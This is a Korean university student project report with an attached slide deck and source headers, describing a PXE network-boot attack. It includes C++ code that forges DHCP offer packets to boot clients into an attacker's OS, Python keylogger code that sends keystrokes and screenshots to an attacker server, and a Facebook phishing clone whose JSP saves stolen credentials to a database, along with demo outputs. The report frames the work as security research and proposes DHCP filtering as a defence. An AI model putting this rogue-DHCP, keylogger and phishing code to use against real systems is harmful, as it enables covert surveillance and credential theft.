본 연구에서 확인하고자 하는 목적을 프로젝트 기간 내에 완수 하여 PXE를 대상으로 취약점 탐색 및 PoC작성을 완료 하였고, Keylogger 등으로 정보 탈취 등을 하여 사용자의 행동을 감시할 수 있음을 보여줌으로써 보안성이 고려된 PXE booting 서버의 필요성을 제고하여 PXE가 해킹되면 위험할 수 있다는 사실을 상기시키고, 고난도 기술 개발을 통한 기술 역량을 축적하며 보안 기술의 중요성을 인식시키는 계기가 되었다.

4.2 향후 계획

본 논문에 기재된 PXE의 취약점 이외에도 존재할 수 있는 다른 취약점에 대한 탐색 및 분석을 통해 보안이 향상된 PXE환경을 구축할 수 있도록 일조하는 것이 목표이다.

5. 참고 자료

Python

화이트 해커를 위한 암호와 해킹 – 정보문화사

6. 별첨

6.1 발표ppt

PXE 부팅 취약점 분석 및 해킹 툴 제작과 보안 대책안

2018. 11. 7

중부대학교 정보보호학과

담당교수 : 유승재 교수님

1 조 장한빈
정영호
김영석
민유진
김인수

목차

2

조원 편성

이 름	역 할
장한빈	PXE Booting 및 PXE 환경 구축 (프로젝트 총괄)
김인수	PXE Booting 및 PXE 환경 구축
민유진	Web Server 구축 및 연동, 공격 Tool 제작
정영호	패킷 분석 및 공격 프로그래밍
김영석	패킷 분석 및 공격 프로그래밍

3

주제 선정(1/2)

PXE란?(Preboot eXcutable Environment)

부팅용 HDD나 USB없이 네트워크를 통하여 부팅하는 컴퓨터 운용방식

◈ PC방, 학교/학원 강의실에서 "노하드"라는 이름으로 널리 쓰이는 체제로 부팅할때 마다 초기화된 상태의 운영체제가 작동

▷ HDD 미장착으로 인한 경제 경감

▷ 서버의 패치로 모든 클라이언트를 설정 없이 관리 가능

▷ 서버 장애 시 클라이언트 운용 불가

4


주제 선정(2/2)

보안 취약요인 및 주제 선정

◈ PXE 부팅방식은 다수 이용자를 한번의 공격으로 장악 가능

◈ 서버가 관리하는 모든 Client를 동시에 장악할 수 있으며 상용 서비스로 취약점 노출 시 파급 영향이 상당


➪ PXE 부팅의 취약점 공격을 통해 보안문제에 대한 경각심을 일깨움과 동시에 해결 가능한 보안 대책방안을 제시



5

PXE 동작 원리


동작 원리



6


구상도(1/2)

동작 원리



구상도(2/2)

작업 계통도



추진 경과

작업 \ 기간 (2018년)	3월	4월	5월	6월	7월	8월	9월	10월
PXE 환경 구축								
공격기술 탐색 및 결정								
Exploit 툴 제작								
해킹 Tool 제작								
코드 수정								
Web Server 제작 및 연동								
패치 및 방안								
PPT 및 보고서 완성								

9

개발 환경 및 시스템 구현(1/7)

개발 환경

OS

Ubuntu Linux → 정상 서버
windows 10 → 공격자 서버

Web Server

Tomcat 8 → Phishing site 서버

DB

MySQL → Phishing site 계정 정보저장

Development Language

Python 3.5 → Keylogger
JSP → Phishing site 제작
C++ → exploit tool 제작

10

개발 환경 및 시스템 구현(2/7)

시스템 구현 : Exploit Tool(1/2)

패킷 수집

```
if(bs->message_type==0x01) //discover
{
```

변조 패킷 생성

```
bs->next_server_ip_addr=*ps->using_attacker_dhcp_server_ip();
cc.get_udphdr(up);
cc.get_pesudo(udpchecksum);
up->check=htons(cc.checksum(udpchecksum));
ps->make_dhcp_packet((uint8_t*)up,sizeof(struct udphdr),true);//udp 데이터 패킷 생성
ps->pre_packet_length+=sizeof(struct udphdr);//udp 패킷뒤에 bootstrap이 붙음으로 길이 측정해놓음
ps->make_dhcp_packet((uint8_t*)bs,ps->using_dhcp_data_length(),true);//bootstrap 데이터 패킷 생성
//ps->show_dhcp_packet();
check2=1;
//패킷 데이터를 공격자의 데이터로 변조
```

PXE 서버에서 수집한 데이터를 이용하여 패킷을 변조

11

개발 환경 및 시스템 구현(3/7)

시스템 구현 : Exploit Tool(2/2)

Offer 패킷 전송

```
void send_dhcp_offer(parse *ps){//생성된 offer패킷 전송
    atomic<bool> run{true};
    thread detect(detect_tftp_packet,ps,ref(run));
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t *pcd;
    pcd=pcap_open_live(ps->using_interface(),BUFSIZ,1,1,errbuf);
    while(run)
    {
        cout << ">> Send DHCP Packet !!" << endl;
        pcap_sendpacket(pcd,(const u_char*)ps->using_dhcp_packet(),ps->using_dhcp_length()); //temp
        sleep(1);
    }
    if(detect.joinable()==true)
       detect.join();
}
```

공격자 서버의 OS(Keylogger 등 내장)로 부팅시키기 위한 변조 패킷을 Client에게 전송

12

개발 환경 및 시스템 구현(4/7)

시스템 구현 : Keylogger(1/2)

Server.py

```
class MyTcpHandler(socketserver.BaseRequestHandler):
    userman = UserManager() # 클래스 객체 생성

    def handle(self): # 스레드로 동작
        print('[%s] 연결됨' %self.client_address[0]) # Client 주소
        username = self.registerUsername() # 사용자 등록
        try:
            while True:
                decoded_msg = ''
                # TODO !!!
                while not len(decoded_msg) or decoded_msg[-1] != '₩n':
                    msg = self.request.recv(1)
                    decoded_msg += msg.decode()
                size = int(decoded_msg.strip())
                msg = ""
                while size:
                    msg += chr(self.request.recv(1)[0]) # 메시지 수신
                    size -= 1
                print(len(msg))
                print("[%s]"%(username))
                try:
                    datas = pickle.loads(msg.encode('latin1'))
                    if type(datas) == type([]):
                        for data_type, data in datas:
                            if data_type == 0:
                                print(data)
                            elif data_type == 1:
                                path = SCREENSHOT_PATH + username + ".bmp"
                                with open(path, "wb") as f:
```

공격자 서버가 키보드 입력 값을 수신하여 어떤 프로그램에서 어떤 키 값을 입력하는지 Client의 행동을 감시

13

개발 환경 및 시스템 구현(5/7)

시스템 구현 : Keylogger(2/2)

Client.py

```
def getCurWinTitle():
    try:
        pid = ctypes.wintypes.DWORD()
        hwnd = win32gui.GetForegroundWindow()
        winTitle = win32gui.GetWindowText(hwnd)

        ctypes.windll.user32.GetWindowThreadProcessId(hwnd, ctypes.byref(pid))
        # processID 가져오기
```

```
    img = Image.open('C:₩screen₩screenshot2.bmp')
    img.thumbnail((img.size[0] / 5, img.size[1] / 5))
    img.save('tmp.bmp')
    with open('tmp.bmp', 'rb') as f:
        raw = base64.b64encode(f.read())
        # 이미지 바이너리 데이터는 type 1
        data_queue.append((1, raw))
```

```
def checkKeyTime():
    global keyTime, NOTIFY_SECOND, data_queue
    while True:
        # 일정시간 입력이 없다면 큐를 출력하고 비우기.
        if int(datetime.datetime.now().timestamp()) - keyTime > NOTIFY_SECOND and data_queue:
            print_queue(data_queue)
            data_queue = []
            keyTime = int(datetime.datetime.now().timestamp())
        # 만약 큐에 쌓인 데이터가 20개 이상이라면 출력 후 비우기
        if len(data_queue) >= 20:
            print_queue(data_queue)
            data_queue = []
        # 0.01초 단위로 검사
        time.sleep(0.01)
```

Keylogger가 Client의 PID, ScreenShot 등의 정보를 공격자 서버로 전송 ⇨ 공격자 서버가 Client를 점거

14

개발 환경 및 시스템 구현(6/7)

시스템 구현 : Phishing Site(1/2)

facebook

```
class="menu_login_container rfloat _ohf" data-
testid="royal_login_form"><form id="login_form"
action="https://www.facebook.com/login.php?
login_attempt=1&amp;lwv=110" method="post" novalidate="1"
onsubmit=""><input type="hidden" name="lsd" value="AVpOjJ1T"
```

**Phishing site를 통해 Client의 로그인 정보를 탈취,
공격자 DB에 저장하기 위해 facebook site의 로그인 URL을 찾음**

fb.html

```
sx_59d053"><u>Facebook</u></i></a></h1></div><div
class="menu_login_container rfloat _ohf" data-
testid="royal_login_form"><form id="login_form"
action="login.jsp" method="post" novalidate="1"
onsubmit="return window.Event &amp;&amp; Event.__inlineSubmit
```

로그인 URL을 공격자 DB 연동 페이지 경로로 수정

15

개발 환경 및 시스템 구현(7/7)

시스템 구현 : Phishing Site(2/2)

```
<%@page import="java.sql.*"
contentType="text/html;charset=utf-8"%>
<script>
alert("이메일 또는 비밀번호 오류입니다.");
location.href="https://www.facebook.com";
</script>
<%
String email = request.getParameter("email");
email = new String(email.getBytes("8859_1"),"UTF-8")
```

```
Connection one = null;                                    login.jsp
String url = "jdbc:mysql://localhost:3306/fb";
one = DriverManager.getConnection(url, "root", "12345"
Statement two;
two = one.createStatement();
int money;
String query;
query = "insert into tfb values(";
query +="'" + email + "',";
```

리다이렉트될 실제 facebook site와 DB 연동 지정


```
mysql > show columns from tfb;                                    tfb table
+-------+-------------+------+-----+---------+-------+
| Field | Type        | NULL | Key | Default | Extra |
+-------+-------------+------+-----+---------+-------+
| email | varchar(30) | YES  |     | NULL    |       |
| pass  | varchar(30) | YES  |     | NULL    |       |
+-------+-------------+------+-----+---------+-------+
```

Client의 정보가 저장될 DB table 정보

16

개발 시스템 운영(1/10)

시스템 운영 : Exploit Tool(1/2)



Client의 정상 DHCP Discover 패킷 수집
(Mac 주소, Transaction_id 획득)


정상서버의 Offer 패킷 수집, Checksum 계산, 변조 패킷 생성
(DHCP attacker server mac 주소, ip 주소, Checksum 변조)

공격자 서버의 OS로 부팅하기 위한 변조된 Offer 패킷 전송

17

개발 시스템 운영(2/10)

시스템 운영 : Exploit Tool(2/2)



PXE 서버가 아닌 공격자 서버의 OS가 Client로 부팅

18

개발 시스템 운영(3/10)

시스템 운영 : Keylogger(1/6)

Server


```
Microsoft Windows [Version 10.0.1734.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\server\Desktop\server

C:\Users\server\Desktop\server>server.exe
+++ 서버를 시작합니다.
+++ 서버를 끝내려면 Ctrl + C를 누르세요
[192.168.182.129] 연결됨
+++ 접속된 PC 수 [1]
```

Server 실행 시 연결된 Client의 IP 정보 확인

19

개발 시스템 운영(4/10)

시스템 운영 : Keylogger(2/6)




Client의 PC에는 Keylogger tool이 자동 실행되며 실행 창이 보이지 않음

20

개발 시스템 운영(5/10)

시스템 운영 : Keylogger(3/6)

프로세스 이름 : 졸작



프로세스 이미지 이름 :
KaKaoTalk.exe
PID : 5064


키로깅 화면에 출력될 내용 :
abc 키로거 테스트 입니다!

Server에 전달될 내용 확인

21

개발 시스템 운영(6/10)

시스템 운영 : Keylogger(4/6)




Client PC에서 입력된 키보드 정보가 상세히 표기됨

22

개발 시스템 운영(7/10)

시스템 운영 : Keylogger(5/6)



Client측에서 Print Screen 키가 입력될 경우 서버로 화면을 전송

23

개발 시스템 운영(8/10)

시스템 운영 : Keylogger(6/6)

Client PC에는 faceBook Phishing Site 바로가기가 생성되어 있음

24

개발 시스템 운영(9/10)

시스템 운영 : Phishing Site(1/2)

Client는 facebook Phishing Site에 접속하여 로그인 시도


Server에서 이메일/비밀번호 오류 메시지를 출력

25

개발 시스템 운영(10/10)

시스템 운영 : Phishing Site(2/2)

실제 FaceBook site로 리다이렉트



피해자로부터 탈취된 로그인정보가 공격자의 DB에 등록됨

26

보안 대책 방안

PXE 서버의 Client들이 공격자의 OS로 부팅된다면?

◈ 공격자의 의도대로 제작된 OS는 Keylogger, Backdoor, Phishing site 등 공격환경을 완벽하게 구성할 수 있어 Client들은 Backdoor가 심어져 있다는 사실조차 인지하기 어려움

◈ 따라서 경제적 또는 운용의 편의성만 고려하여 부팅용 HDD나 USB없이 네트워크를 통하여 부팅하는 컴퓨터 운용방식은 보안에 극히 취약

◈ 따라서 PXE 서버 운용체제에서는 서버 세션탈취를 완벽히 차단하는 기술적 방책을 강구하는 것이 바람직함

27

결론 및 기대 효과

❍ PXE 부팅 취약점 분석을 위한 해킹 툴 제작 성과

- 자체 기술력으로 PXE 부팅체제를 구현하고, 여기에 탑재할 Keylogger 및 공격 코드를 직접 개발하는데 성공
- 조원들에게 임무를 적절히 분담하여 필요 기술을 직접 구현하고 팀워크로 연구하는 조직체제를 가동, 기술역량을 배가

❍ 기대 효과(취약점 개선안)

- 자체 개발한 공격코드를 활용하여 PXE 부팅체제의 취약점을 도출함으로써 PXE 부팅체제에서 서버 보안에 대한 경각심을 일깨우는 계기 마련
- 보안대책으로 DHCP Packet을 라우터나 지정된 DHCP 서버로만 보내도록 Router의 Packet uplink 필터링 정책 설정하는 것이 바람직함

28

Q & A

감사합니다

29

6.2 소스코드

cal_checksum.h

```
#include <iostream>
#include <stdint.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/tcp.h>
#include <netinet/icmp6.h>

using namespace std;

#pragma pack(push,1)
struct pesudo{
	uint32_t src_ip;
	uint32_t dst_ip;
	uint8_t reserved;
	uint8_t protocol;
	uint16_t length;
};
struct icmphdr
{
  u_int8_t type;		/* message type */
  u_int8_t code;		/* type sub-code */
  u_int16_t check;
  union
  {
    struct
    {
      u_int16_t  id;
      u_int16_t  sequence;
    } echo;			        /* echo datagram */
    u_int32_t    gateway;	        /* gateway address */
    struct
    {
      u_int16_t  __glibc_reserved;
      u_int16_t  mtu;
    } frag;			        /* path mtu discovery */
```

```
    } un;
};
#pragma pack(pop)

class cal_checksum{
    struct iphdr   *iph;
    struct udphdr *udph;
    struct tcphdr *tcph;
    struct icmphdr *icph;
    struct pesudo pseu;
public:
    cal_checksum();
    void get_iphdr(struct iphdr *ip);
    void get_udphdr(struct udphdr *up);
    void get_tcphdr(struct tcphdr *tp);
    void get_icmphdr(struct icmphdr *icp);
    void get_pesudo(int type);
    uint16_t checksum(int select_checksum);
    int calculation(uint8_t *temp, int length, bool change);
};
```

convert_char_to_binary.h

```
#ifndef CONVERT_CHAR_TO_BINARY_H
#define CONVERT_CHAR_TO_BINARY_H
#include <stdint.h>
#include <stdio.h>
using namespace std;
void char_to_binary(char *str_mac, uint8_t *mac);
#endif // CONVERT_CHAR_TO_BINARY_H
```

detect_packet.h

```
#ifndef DETECT_PACKET_H
#define DETECT_PACKET_H
#include <pcap.h>
#include <netinet/ether.h>
#include <netinet/ip.h>
```

```
#include <netinet/udp.h>
#include <unistd.h>
#include <atomic>
#include "cal_checksum.h"
#include "dhcp_header.h"
#include "parse.h"

#define ipchecksum 0
#define udpchecksum 1
#define tcpchecksum 2
#define icmpchecksum 3
#define OUT_OF_RANGE 65536
#define MTU 1500

bool detect_parsing_packet(parse *ps);//void -> bool
void detect_tftp_packet(parse *ps, atomic<bool> &run);

#endif // DETECT_PACKET_H
```

dhcp_header.h

```
#ifndef DHCP_HEADER_H
#define DHCP_HEADER_H
#include <stdint.h>

#define DHCP_CLIENT_PORT            68
#define DHCP_SERVER_PORT            67
#define DHCP_CHADDR_LEN              10//16
#define DHCP_SNAME_LEN               64
#define DHCP_FILE_LEN               128
#define DHCP_OPTIONS_LEN            512
#define DHCP_MIN_OPTIONS_LEN         68

struct bootstrap{
    uint8_t message_type;
    uint8_t hardware_type;
    uint8_t hardware_addr_length;
    uint8_t hops;
    uint16_t transaction_id;
```

```
    uint16_t seconds_elapsed;
    uint16_t broadcast_flag:1;
    uint16_t reserved_flag:15;
    uint32_t client_ip_addr;
    uint32_t your_ip_addr;
    uint32_t next_server_ip_addr;
    uint32_t relay_agent_ip_addr;
    uint8_t client_mac_addr[6];
    uint8_t client_hardware_address_padding[DHCP_CHADDR_LEN];
    uint8_t server_host_name[DHCP_SNAME_LEN];
    uint8_t boot_file[DHCP_FILE_LEN];
    uint32_t magic_cookie;
};


// DHCP client states
#define DHCP_REQUESTING     1
#define DHCP_INIT           2
#define DHCP_REBOOTING      3
#define DHCP_REBINDING      4
#define DHCP_RENEWING       5
#define DHCP_SELECTING      6
#define DHCP_INFORMING      7
#define DHCP_CHECKING       8
#define DHCP_PERMANENT      9
#define DHCP_BOUND          10
#define DHCP_BACKING_OFF    11
#define DHCP_OFF            12

// DHCP message types
#define DHCP_DISCOVER       1
#define DHCP_OFFER          2
#define DHCP_REQUEST        3
#define DHCP_DECLINE        4
#define DHCP_ACK            5
#define DHCP_NAK            6
#define DHCP_RELEASE        7
#define DHCP_INFORM         8
```

```
// DHCP options
#define DHCP_OPTION_PAD                         0
#define DHCP_OPTION_SUBNET_MASK                 1
#define DHCP_OPTION_TIME_OFFSET                 2
#define DHCP_OPTION_ROUTERS                     3
#define DHCP_OPTION_TIME_SERVERS                4
#define DHCP_OPTION_NAME_SERVERS                5
#define DHCP_OPTION_DOMAIN_NAME_SERVERS         6
#define DHCP_OPTION_LOG_SERVERS                 7
#define DHCP_OPTION_COOKIE_SERVERS              8
#define DHCP_OPTION_LPR_SERVERS                 9
#define DHCP_OPTION_IMPRESS_SERVERS             10
#define DHCP_OPTION_RESOURCE_LOCATION_SERVERS   11
